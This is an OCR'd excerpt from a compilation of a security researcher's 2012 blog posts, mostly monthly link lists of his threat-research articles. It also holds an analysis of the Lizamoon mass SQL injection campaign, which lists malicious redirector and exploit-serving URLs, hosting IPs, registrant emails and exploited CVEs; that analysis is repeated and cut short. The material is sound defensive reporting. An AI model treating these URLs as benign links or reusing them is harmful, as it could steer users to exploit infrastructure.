
11. http://www.zdnet.com/blog/security/research-spammers-actively-harvesting-emails-from-twitter-in-real-time

/10170

12. http://www.zdnet.com/blog/security/dreamhost-hacked-mass-password-reset-issued/10175

13. http://ddanchev.blogspot.com/

14. http://twitter.com/danchodanchev



Summarizing Webroot's Threat Blog Posts for January (2012-02-02 01:07)

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for January, 2012. You can subscribe to my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]Millions of harvested emails offered for sale

02. [4]Email hacking for hire going mainstream

03. [5]Mass SQL injection attack affects over 200,000 URLs

04. [6]A peek inside the PickPocket Botnet

369

05. [7]A peek inside the Cythosia v2 DDoS Bot

06. [8]Google announces new anti-malware features in Chrome

07. [9]Adobe issues a patch for critical security holes in Reader and Acrobat

08. [10]Inside a clickjacking/likejacking scam distribution platform for Facebook

09.[11] Zappos.com hacked, 24 million users affected

10. [12]Inside AnonJDB – a Java based malware distribution platforms for drive-by downloads

11. [13]How malware authors evade antivirus detection

12. [14]A peek inside the Umbra malware loader

13. [15]How phishers launch phishing attacks

14. [16]Researchers intercept a client-side exploits serving malware campaign

15. [17]A peek inside the uBot malware bot

16. [18]Cisco releases ‘Cisco Global Threat Report’ for 4Q11

17. [19]Cybercriminals generate malicious Java applets using DIY tools

This post has been reproduced from [20]Dancho Danchev’s blog. Follow him [21]on Twitter.

1. http://blog.webroot.com/

2. http://feeds2.feedburner.com/WebrootThreatBlog

3. http://blog.webroot.com/2012/01/03/millions-of-harvested-emails-offered-for-sale/

4. http://blog.webroot.com/2012/01/05/email-hacking-for-hire-going-mainstream/

5. http://blog.webroot.com/2012/01/05/mass-sql-injection-attack-affects-over-200000-urls/

6. http://blog.webroot.com/2012/01/06/a-peek-inside-the-pickpocket-botnet/

7. http://blog.webroot.com/2012/01/09/a-peek-inside-the-cythosia-v2-ddos-bot/

8. http://blog.webroot.com/2012/01/09/google-announces-new-anti-malware-features-in-chrome/

9. http://blog.webroot.com/2012/01/11/adobe-issues-a-patch-for-critical-security-holes-in-reader-and-acrobat

/

10. http://blog.webroot.com/2012/01/13/inside-a-clickjackinglikejacking-scam-distribution-platform-for-facebo

ok/

11. http://blog.webroot.com/2012/01/16/zappos-com-hacked-24-million-users-affected/

12. http://blog.webroot.com/2012/01/17/inside-anonjdb-a-java-based-malware-distribution-platforms-for-drive-b

y-downloads/

13. http://blog.webroot.com/2012/01/18/how-malware-authors-evade-antivirus-detection/

14. http://blog.webroot.com/2012/01/20/a-peek-inside-the-umbra-malware-loader/

15. http://blog.webroot.com/2012/01/23/how-phishers-launch-phishing-attacks/

16. http://blog.webroot.com/2012/01/25/researchers-intercept-a-client-side-exploits-serving-malware-campaign/

17. http://blog.webroot.com/2012/01/26/a-peek-inside-the-ubot-malware-bot/

18. http://blog.webroot.com/2012/01/29/cisco-releases-cisco-global-threat-report-for-4q11/

19. http://blog.webroot.com/2012/01/30/cybercriminals-generate-malicious-java-applets-using-diy-tools/

20. http://ddanchev.blogspot.com/

21. http://twitter.com/danchodanchev

370

2.3

March

371



Summarizing ZDNet’s Zero Day Posts for February (2012-03-07 23:04)

The following is a brief summary of all of my posts at ZDNet’s Zero Day for February, 2012. You can subscribe to my

[1]personal RSS feed , **[2]Zero Day’s main feed** , or follow me on Twitter:

01. [3]Spamvertised ’Tax information needed urgently’ emails lead to malware

02. [4]Researchers spot a fake version of Temple Run on Android’s Market

03. [5]Which are the most commonly observed Web exploits in the wild?

372

04. [6]Cryptome.org hacked, serving client-side exploits

05. [7]Report: third party programs rather than Microsoft programs responsible for most vulnerabilities

06. [8]Anonymous launches ’Operation Global Blackout’, aims to DDoS the Root Internet servers

07. [9]Report: malware pushed by affiliate networks remains the primary growth factor of the cybercrime ecosystem

08.[10]Cutwail botnet resurrects, launches massive malware campaigns using HTML attachments

09. [11]New Mac OS X trojan spotted in the wild

10. [12]Spamvertised ’Scan from a HP OfficeJet’ emails lead to exploits and malware

11. [13]XSS Flaw discovered in Skype’s Shop, user accounts targeted

This post has been reproduced from [14]Dancho Danchev’s blog. Follow him [15]on Twitter.

1. http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content

2. http://feeds.feedburner.com/zdnet/security

3. http://www.zdnet.com/blog/security/spamvertised-tax-information-needed-urgently-emails-lead-to-malware/10253

4. http://www.zdnet.com/blog/security/researchers-spot-a-fake-version-of-temple-run-on-androids-market/10257

5. http://www.zdnet.com/blog/security/which-are-the-most-commonly-observed-web-exploits-in-the-wild/10261

6. http://www.zdnet.com/blog/security/cryptomeorg-hacked-serving-client-side-exploits/10319

7. http://www.zdnet.com/blog/security/report-third-party-programs-rather-than-microsoft-programs-responsible-for-most-vulnerabilities/10383

8. http://www.zdnet.com/blog/security/anonymous-launches-operation-global-blackout-aims-to-ddos-the-root-internet-servers/10387

9. http://www.zdnet.com/blog/security/report-malware-pushed-by-affiliate-networks-remains-the-primary-growth-factor-of-the-cybercrime-ecosystem/10392

10. http://www.zdnet.com/blog/security/cutwail-botnet-resurrects-launches-massive-malware-campaigns-using-html-attachments/10398

11. http://www.zdnet.com/blog/security/new-mac-os-x-trojan-spotted-in-the-wild/10411

12.

http://www.zdnet.com/blog/security/spamvertised-scan-from-a-hp-officejet-emails-lead-to-exploits-and-ma

lware/10414

13. http://www.zdnet.com/blog/security/xss-flaw-discovered-in-skypes-shop-user-accounts-targeted/10418

14. http://ddanchev.blogspot.com/

15. http://twitter.com/danchodanchev



Summarizing Webroot’s Threat Blog Posts for February (2012-03-07 23:18)

The following is a brief summary of all of my posts at [1]**Webroot’s Threat Blog** for February, 2012. You can subscribe to my [2]**Webroot’s Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]Research: Google’s reCAPTCHA under fire

02. [4]Spamvertised ‘You have 1 lost message on Facebook’ campaign leads to pharmaceutical scams

374

03. [5]A peek inside the Smoke Malware Loader

04. [6]Researchers spot Citadel, a ZeuS crimeware variant

05. [7]Researchers intercept two client-side exploits serving malware campaigns

06. [8]Pharmaceutical scammers launch their own Web contest

07. [9]The United Nations hacked, Team Poison claims responsibility

08. [10]Report: Internet Explorer 9 leads in socially-engineered malware protection

09. [11]Twitter adds HTTPS support by default

10. [12]Spamvertised “Hallmark ecard” campaign leads to malware

11. [13]Report: 3,325 % increase in malware targeting the Android OS

12. [14]Why relying on antivirus signatures is simply not enough anymore

13. [15]Researchers intercept malvertising campaign using Yahoo’s ad network

14. [16]A peek inside the Ann Malware Loader

15. [17]Spamvertised ‘Termination of your CPA license’ campaign serving client-side exploits

16. [18]How cybercriminals monetize malware-infected hosts

17. [19]A peek inside the Elite Malware Loader

18. [20]BlackHole exploit kits gets updated with new features

This post has been reproduced from [21]Dancho Danchev’s blog. Follow him [22]on Twitter.

1. http://blog.webroot.com/

2. http://feeds2.feedburner.com/WebrootThreatBlog

3. http://blog.webroot.com/2012/02/01/research-googles-recaptcha-under-fire/

4. http://blog.webroot.com/2012/02/02/spamvertised-you-have-1-lost-message-on-facebook-campaign-leads-to-pharmaceutical-scams/

5. http://blog.webroot.com/2012/02/03/a-peek-inside-the-smoke-malware-loader/

6. http://blog.webroot.com/2012/02/08/researchers-spot-citadel-a-zeus-crimeware-variant/

7. http://blog.webroot.com/2012/02/08/researchers-intercept-two-client-side-exploits-serving-malware-campaigns/

8. http://blog.webroot.com/2012/02/10/pharmaceutical-scammers-launch-their-own-web-contest/

9. http://blog.webroot.com/2012/02/10/the-united-nations-hacked-team-poison-claims-responsibility/

10. http://blog.webroot.com/2012/02/14/report-internet-explorer-9-leads-in-socially-engineered-malware-protection/

11. http://blog.webroot.com/2012/02/15/twitter-adds-https-support-by-default/

12. http://blog.webroot.com/2012/02/17/spamvertised-hallmark-ecard-campaign-leads-to-malware/

13. http://blog.webroot.com/2012/02/17/report-3325-increase-in-malware-targeting-the-android-os/

14. http://blog.webroot.com/2012/02/23/why-relying-on-antivirus-signatures-is-simply-not-enough-anymore/

15. http://blog.webroot.com/2012/02/25/researchers-intercept-malvertising-campaign-using-yahoos-ad-network/

16. http://blog.webroot.com/2012/02/25/a-peek-inside-the-ann-malware-loader/

17. http://blog.webroot.com/2012/02/25/spamvertised-termination-of-your-cpa-license-campaign-serving-client-side-exploits/

18. http://blog.webroot.com/2012/02/27/how-cybercriminals-monetize-malware-infected-hosts/

19. http://blog.webroot.com/2012/02/29/a-peek-inside-the-elite-malware-loader/

20. http://blog.webroot.com/2012/02/29/blackhole-exploit-kits-gets-updated-with-new-features/

21. http://ddanchev.blogspot.com/


22. http://twitter.com/danchodanchev

376

2.4

April

377



X

Summarizing ZDNet's Zero Day Posts for March (2012-04-09 19:50)

The following is a brief summary of all of my posts at ZDNet's Zero Day for March, 2012. You can subscribe to my

[1]personal RSS feed , **[2]Zero Day's main feed** , or follow me on Twitter:

01. [3]New Mac OS X malware variant spotted in the wild

02. [4]Researchers intercept targeted malware attack against Tibetan organizations

03. [5]Skype vouchers themed site serving client-side exploits and malware

04. [6]Stratfor subscribers targeted by passwords-stealing malicious emails

05. [7]Spoofed LinkedIn emails serving client-side exploits

06. [8]Fake YouTube sites target Syrian activists with malware

07. [9]New Mac OS X malware variant spotted in the wild

08. [10]Spamvertised 'DHL Tracking Notification' emails serve malware

09. [11]Compromised WordPress sites serving client-side exploits and malware

10. [12]'Pixmania.com payment order detail' themed emails serving SpyEye crimeware

11. [13]Fake 'Roar of the Pharaoh' Android game spreads premium-rate SMS trojan

12. [14]Research: Many mobile password managers offer false feeling of security

13. [15]Targeted Pro-Tibetan malware attacks hit Mac OS X users

14. [16]Opera for Mac OS X patches 6 security holes

15. [17]Cybercriminals use Twitter, LinkedIn, Baidu, MSDN as command and control infrastructure

16. [18]Facebook phishing attack targets Syrian activists

This post has been reproduced from [19]Dancho Danchev's blog. Follow him [20]on Twitter.

1. http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content

2. http://feeds.feedburner.com/zdnet/security

3. http://www.zdnet.com/blog/security/new-mac-os-x-malware-variant-spotted-in-the-wild/10887

4. http://www.zdnet.com/blog/security/researchers-intercept-targeted-malware-attack-against-tibetan-organizations/10891

5. http://www.zdnet.com/blog/security/skype-vouchers-themed-site-serving-client-side-exploits-and-malware/10895

6. http://www.zdnet.com/blog/security/stratfor-subscribers-targeted-by-passwords-stealing-malicious-emails/10899

7. http://www.zdnet.com/blog/security/spoofed-linkedin-emails-serving-client-side-exploits/10973

8. http://www.zdnet.com/blog/security/fake-youtube-sites-target-syrian-activists-with-malware/10977

9. http://www.zdnet.com/blog/security/new-mac-os-x-malware-variant-spotted-in-the-wild/10980

10. http://www.zdnet.com/blog/security/spamvertised-dhl-tracking-notification-emails-serve-malware/10983

11. http://www.zdnet.com/blog/security/compromised-wordpress-sites-serving-client-side-exploits-and-malware/1

1008

12. http://www.zdnet.com/blog/security/pixmaniacom-payment-order-detail-themed-emails-serving-spyeye-crimewar

e/11172

13. http://www.zdnet.com/blog/security/fake-roar-of-the-pharaoh-android-game-spreads-premium-rate-sms-trojan/

11177

14. http://www.zdnet.com/blog/security/research-many-mobile-password-managers-offer-false-feeling-of-security

/11181

15. http://www.zdnet.com/blog/security/targeted-pro-tibetan-malware-attacks-hit-mac-os-x-users/11187

16. http://www.zdnet.com/blog/security/opera-for-mac-os-x-patches-6-security-holes/11201

17. http://www.zdnet.com/blog/security/cybercriminals-use-twitter-linkedin-baidu-msdn-as-command-and-control-infrastructure/11210

18. http://www.zdnet.com/blog/security/facebook-phishing-attack-targets-syrian-activists/11217

19. http://ddanchev.blogspot.com/

20. http://twitter.com/danchodanchev

379



Summarizing Webroot's Threat Blog Posts for March (2012-04-09 20:03)

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for March, 2012. You can subscribe to my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]New service converts malware-infected hosts into anonymization proxies

02. [4]Spamvertised ‘Temporary Limit Access To Your Account’ emails lead to Citi phishing emails

03. [5]A peek inside the Darkness (Optima) DDoS Bot

04. [6]Research: proper screening could have prevented 67 % of abusive domain registrations

05. [7]Spamvertised ‘Your accountant license can be revoked’ emails lead to client-side exploits and malware

06. [8]Spamvertised ‘Google Pharmacy’ themed emails lead to pharmaceutical scams

07. [9]Research: U.S accounts for 72 % of fraudulent pharmaceutical orders

08. [10]Millions of harvested U.S government and U.S military email addresses offered for sale

09. [11]Spamvertised ‘Your tax return appeal is declined’ emails serving client-side exploits and malware

380

10. [12]Malicious USPS-themed emails circulating in the wild

11. [13]Spamvertised LinkedIn notifications serving client-side exploits and malware

12. [14]Tens of thousands of web sites affected in ongoing mass SQL injection attack

13. [15]Spamvertised Verizon-themed ‘Your Bill Is Now Available’ emails lead to ZeuS crimeware

14. [16]Spamvertised ‘Scan from a Hewlett-Packard ScanJet’ emails lead to client-side exploits and malware

This post has been reproduced from [17]Dancho Danchev’s blog. Follow him [18]on Twitter.

1. http://blog.webroot.com/

2. http://feeds2.feedburner.com/WebrootThreatBlog

3. http://blog.webroot.com/2012/03/02/new-service-converts-malware-infected-hosts-into-anonymization-proxies/

4. http://blog.webroot.com/2012/03/08/spamvertised-temporary-limit-access-to-your-account-emails-lead-to-citi-phishing-emails/

5. http://blog.webroot.com/2012/03/08/a-peek-inside-the-darkness-optima-ddos-bot/

6. http://blog.webroot.com/2012/03/09/research-proper-screening-could-have-prevented-67-of-abusive-domain-registrations/

7. http://blog.webroot.com/2012/03/09/spamvertised-your-accountant-license-can-be-revoked-emails-lead-to-client-side-exploits-and-malware/

8. http://blog.webroot.com/2012/03/15/spamvertised-google-pharmacy-themed-emails-lead-to-pharmaceutical-scams/

9. http://blog.webroot.com/2012/03/16/research-u-s-accounts-for-72-of-fraudulent-pharmaceutical-orders/

10. http://blog.webroot.com/2012/03/16/millions-of-harvested-u-s-government-and-u-s-military-email-addresses-offered-for-sale/

11. http://blog.webroot.com/2012/03/22/spamvertised-your-tax-return-appeal-is-declined-emails-serving-client-side-exploits-and-malware/

12. http://blog.webroot.com/2012/03/23/malicious-usps-themed-emails-circulating-in-the-wild/

13. http://blog.webroot.com/2012/03/23/spamvertised-linkedin-notifications-serving-client-side-exploits-and-malware/

14. http://blog.webroot.com/2012/03/26/tens-of-thousands-of-web-sites-affected-in-ongoing-mass-sql-injection-attack/

15. http://blog.webroot.com/2012/03/29/spamvertised-verizon-themed-your-bill-is-now-available-emails-lead-to-zeus-crimeware/

16. http://blog.webroot.com/2012/03/31/spamvertised-scan-from-a-hewlett-packard-scanjet-emails-lead-to-client-side-exploits-and-malware/

17. http://ddanchev.blogspot.com/

18. http://twitter.com/danchodanchev

2.5

May

382





Summarizing ZDNet’s Zero Day Posts for April (2012-05-08 19:20)

The following is a brief summary of all of my posts at [1]**ZDNet’s Zero Day** for April, 2012. You can subscribe to my

[2]personal RSS feed , **[3]Zero Day’s main feed** , or follow me on Twitter:

01. [4]Researcher: 50 percent of Mac OS X users still running outdated Java versions

02. [5]Malicious version of Angry Birds Space spotted in the wild

03. [6]French gaming site serving ZeuS crimeware for over 8 weeks

04. [7]New ransomware variants spotted in the wild

05. [8]Nuclear Pack exploit kit introduces anti-honeyclient crawling feature

This post has been reproduced from [9]Dancho Danchev’s blog. Follow him [10]on Twitter.

1. http://zdnet.com/blog/security

2. http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content

3. http://feeds.feedburner.com/zdnet/security

4. http://www.zdnet.com/blog/security/researcher-50-percent-of-mac-os-x-users-still-running-outdated-java-ve

rsions/11512

383

5. http://www.zdnet.com/blog/security/malicious-version-of-angry-birds-space-spotted-in-the-wild/11520

6. http://www.zdnet.com/blog/security/french-gaming-site-serving-zeus-crimeware-for-over-8-weeks/11527

7. http://www.zdnet.com/blog/security/new-ransomware-variants-spotted-in-the-wild/11532

8. http://www.zdnet.com/blog/security/nuclear-pack-exploit-kit-introduces-anti-honeyclient-crawling-feature/

11538

9. http://ddanchev.blogspot.com/

10. http://twitter.com/danchodanchev

384





Summarizing Webroot's Threat Blog Posts for April (2012-05-08 19:31)

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for April, 2012. You can subscribe to my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]Adobe patches critical security flaws, introduces auto-updating mechanism

02. [4]Email hacking for hire going mainstream – part two

03. [5]Spamvertised 'US Airways' themed emails serving client-side exploits and malware

04. [6]New underground service offers access to hundreds of hacked PCs

05. [7]Google's Chrome patches 12 'high risk' security vulnerabilities

06. [8]Adobe plans to issue Acrobat Reader 'security update' next week

07. [9]Microsoft issues 6 security bulletins on 'Patch Tuesday'

385

08. [10]Adobe patches critical Reader and Acrobat security vulnerabilities

09. [11]Hewlett-Packard shipping malware-infected compact flash cards

10. [12]New DIY email harvester released in the wild

11. [13]Upcoming Webroot briefing at InfoSec, 2012, London – "Current and Emerging Trends Within the Cybercrime

Ecosystem”

This post has been reproduced from [14]Dancho Danchev’s blog. Follow him [15]on Twitter.

1. http://blog.webroot.com/

2. http://feeds2.feedburner.com/WebrootThreatBlog

3. http://blog.webroot.com/2012/04/02/adobe-patches-critical-security-flaws-introduces-auto-updating-mechanism/

4. http://blog.webroot.com/2012/04/02/email-hacking-for-hire-going-mainstream-part-two/

5. http://blog.webroot.com/2012/04/03/spamvertised-us-airways-themed-emails-serving-client-side-exploits-and-malware/

6. http://blog.webroot.com/2012/04/05/new-underground-service-offers-access-to-hundreds-of-hacked-pcs/

7. http://blog.webroot.com/2012/04/06/googles-chrome-patches-12-high-risk-security-vulnerabilities/

8. http://blog.webroot.com/2012/04/06/adobe-plans-to-issue-acrobat-reader-security-update-next-week/

9. http://blog.webroot.com/2012/04/12/microsoft-issues-6-security-bulletins-on-patch-tuesday/

10. http://blog.webroot.com/2012/04/13/adobe-patches-critical-reader-and-acrobat-security-vulnerabilities/

11. http://blog.webroot.com/2012/04/14/hewlett-packard-shipping-malware-infected-compact-flash-cards/

12. http://blog.webroot.com/2012/04/16/new-diy-email-harvester-released-in-the-wild/

13. http://blog.webroot.com/2012/04/23/upcoming-webroot-briefing-at-infosec-2012-london-current-and-emerging-

trends-within-the-cybercrime-ecosystem/

14. http://ddanchev.blogspot.com/

15. http://twitter.com/danchodanchev



Dissecting the Ongoing Client-Side Exploits Serving Lizamoon Mass SQL Injection Attacks (2012-05-08 21:36)

The [1]**Lizamoon** mass [2]**SQL injection** attacks gang is continuing to efficiently [3]**inject malicious code** on hundreds of thousands of legitimate sites, for the purpose of serving [4]**fake security software** – also known as scareware –

and client-side exploits.

The latest round of the campaign is serving client-side exploits through multiple redirections taking place once

the end user loads the malicious script embedded on legitimate sites. In comparison, in the past the gang used to

monetize the hijacked traffic by serving scareware and bogus Adobe Flash Players.

What are some of the currently SQL injected malicious domains? How does the redirection take place? Did

they take into consideration basic QA (quality assurance) tactics into place? Let’s find out.

Currrently injected malicious domains are parked at **31.210.100.242** (AS42926, RADORE Hosting), with the following domains currently responding to that IP:

skdjui.com/r.php - Email: jamesnorthone@hotmailbox.com

njukol.com/r.php - Email: jamesnorthone@hotmailbox.com

hnjhkm.com/r.php - Email: jamesnorthone@hotmailbox.com

nikjju.com/r.php - Email: jamesnorthone@hotmailbox.com

hgbyju.com/r.php - Email: jamesnorthone@hotmailbox.com

uhjiku.com/r.php - Email: jamesnorthone@hotmailbox.com

uhijku.com/r.php - Email: jamesnorthone@hotmailbox.com

werlontally.net/r.php - Email: jamesnorthone@hotmailbox.com

[5]**March’s round of malicious domains** was hosted at 91.226.78.148 (AS56697, LISIK-AS OOO “Byuro Remon-

tov “FAST”).

The redirection takes us to these two domains: **www3.topcumaster.com** - 75.102.21.120 (AS23352,

SERVERCENTRAL)

Parked at **75.102.21.120** are also the following domains:

www3.personal-scanera.com - Email: benji.rubes@yahoo.com

www3.personalvoguard.com - Email: benji.rubes@yahoo.com

www3.hard-zdsentinel.com - Email: benji.rubes@yahoo.com

www3.bestbxcleaner.com - Email: benji.rubes@yahoo.com

www3.topcumaster.com - Email: benji.rubes@yahoo.com

www3.safe-defensefu.com - Email: benji.rubes@yahoo.com

and **www1.safe-wnmaster.it.cx** - 217.23.8.123 (AS49981, WorldStream)

Parked on **217.23.8.123** are also the following client-side exploits serving domains part of the Lizamoon mass

SQL injection attacks:

www1.thebestscannerdc.it.cx/i.html

www1.safebh-defense.it.cx/i.html

www1.strongdkdefense.it.cx/i.html

www2.best-czsuite.it.cx/i.html

www1.smartmasterf.it.cx/i.html

www1.simplescanerei.it.cx/i.html

www1.bestic-network.it.cx/i.html

www1.topqonetwork.it.cx/i.html

www2.topasnetwork.it.cx/i.html

www1.powerynetwork.it.cx/i.html

www1.simplemasterzk.it.cx/i.html

www1.powerneholder.it.cx/i.html

www1.personalkochecker.it.cx/i.html

www1.smarthdschecker.it.cx/i.html

www1.safebacleaner.it.cx/i.html

www1.strongzkcleaner.it.cx/i.html

www1.topumcleaner.it.cx/i.html

www1.topgdscanner.it.cx/i.html

www1.smartwoscanner.it.cx/i.html

www1.safe-wnmaster.it.cx/i.html

www1.powervmaster.it.cx/i.html

www1.top-armyvs.it.cx/i.html

www2.saveocsoft.it.cx/i.html

www1.top-zjsoft.it.cx/i.html

www1.powerdefensekt.it.cx/i.html

www1.best-scanersw.it.cx/i.html

www1.powermb-security.it.cx/i.html

www1.strongxd-security.it.cx/i.html

www1.strongbtsecurity.it.cx/i.html

Client side exploits, **[6]CVE-2010-0188** and [7]**CVE-2012-0507** in particular are served through the **i.html** file located on these hosts. In order for the client-side exploitation process to take place, the redirection chain must be correct, if not the server will return a "404 Error Message" when requesting a specific file part of the campaign. There are no HTTP referrer checks in place, at least for the time being. What's particularly interesting about the current

campaign, is that during a period of time, it will on purposely serve a "404 Error Message" no matter what happens.

Updates will be posted, as soon as new developments emerge.

Related posts:

• [8]SQL Injection Through Search Engines Reconnaissance

• [9]Massive SQL Injections Through Search Engine's Reconnaissance - Part Two

• [10]Massive SQL Injection Attacks - the Chinese Way

• [11]Cybercriminals SQL Inject Cybercrime-friendly Proxies Service

• [12]GoDaddy’s Mass WordPress Blogs Compromise Serving Scareware

• [13]Dissecting the WordPress Blogs Compromise at Network Solutions

• [14]Yet Another Massive SQL Injection Spotted in the Wild

• [15]Smells Like a Copycat SQL Injection In the Wild

• [16]Fast-Fluxing SQL Injection Attacks

• [17]Obfuscating Fast-fluxed SQL Injected Domains

This post has been reproduced from [18]Dancho Danchev’s blog. Follow him [19]on Twitter.

1. http://blog.webroot.com/2012/03/26/tens-of-thousands-of-web-sites-affected-in-ongoing-mass-sql-injection-

attack/

2. http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html

3. http://ddanchev.blogspot.com/2011/10/dissecting-ongoing-mass-sql-injection.html

4. http://www.zdnet.com/blog/security/the-ultimate-guide-to-scareware-protection/4297

5. http://blog.webroot.com/2012/03/26/tens-of-thousands-of-web-sites-affected-in-ongoing-mass-sql-injection-

attack/

6. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0188

7. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0507

8. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

9. http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html

10. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

11. http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html

12. http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html

13. http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html

14. http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html

15. http://ddanchev.blogspot.com/2008/07/smells-like-copycat-sql-injection-in.html

16. http://ddanchev.blogspot.com/2008/05/fast-fluxing-sql-injection-attacks.html

17. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

18. http://ddanchev.blogspot.com/

19. http://twitter.com/danchodanchev



Dissecting the Ongoing Client-Side Exploits Serving Lizamoon Mass SQL Injection Attacks (2012-05-08 21:36)

The [1]**Lizamoon** mass [2]**SQL injection** attacks gang is continuing to efficiently [3]**inject malicious code** on hundreds of thousands of legitimate sites, for the purpose of serving [4]**fake security software** – also known as scareware –

and client-side exploits.

The latest round of the campaign is serving client-side exploits through multiple redirections taking place once

the end user loads the malicious script embedded on legitimate sites. In comparison, in the past the gang used to

monetize the hijacked traffic by serving scareware and bogus Adobe Flash Players.

What are some of the currently SQL injected malicious domains? How does the redirection take place? Did

they take into consideration basic QA (quality assurance) tactics into place? Let’s find out.

Currrently injected malicious domains are parked at **31.210.100.242** (AS42926, RADORE Hosting), with the following domains currently responding to that IP:

skdjui.com/r.php - Email: jamesnorthone@hotmailbox.com

njukol.com/r.php - Email: jamesnorthone@hotmailbox.com

hnjhkm.com/r.php - Email: jamesnorthone@hotmailbox.com

nikjju.com/r.php - Email: jamesnorthone@hotmailbox.com

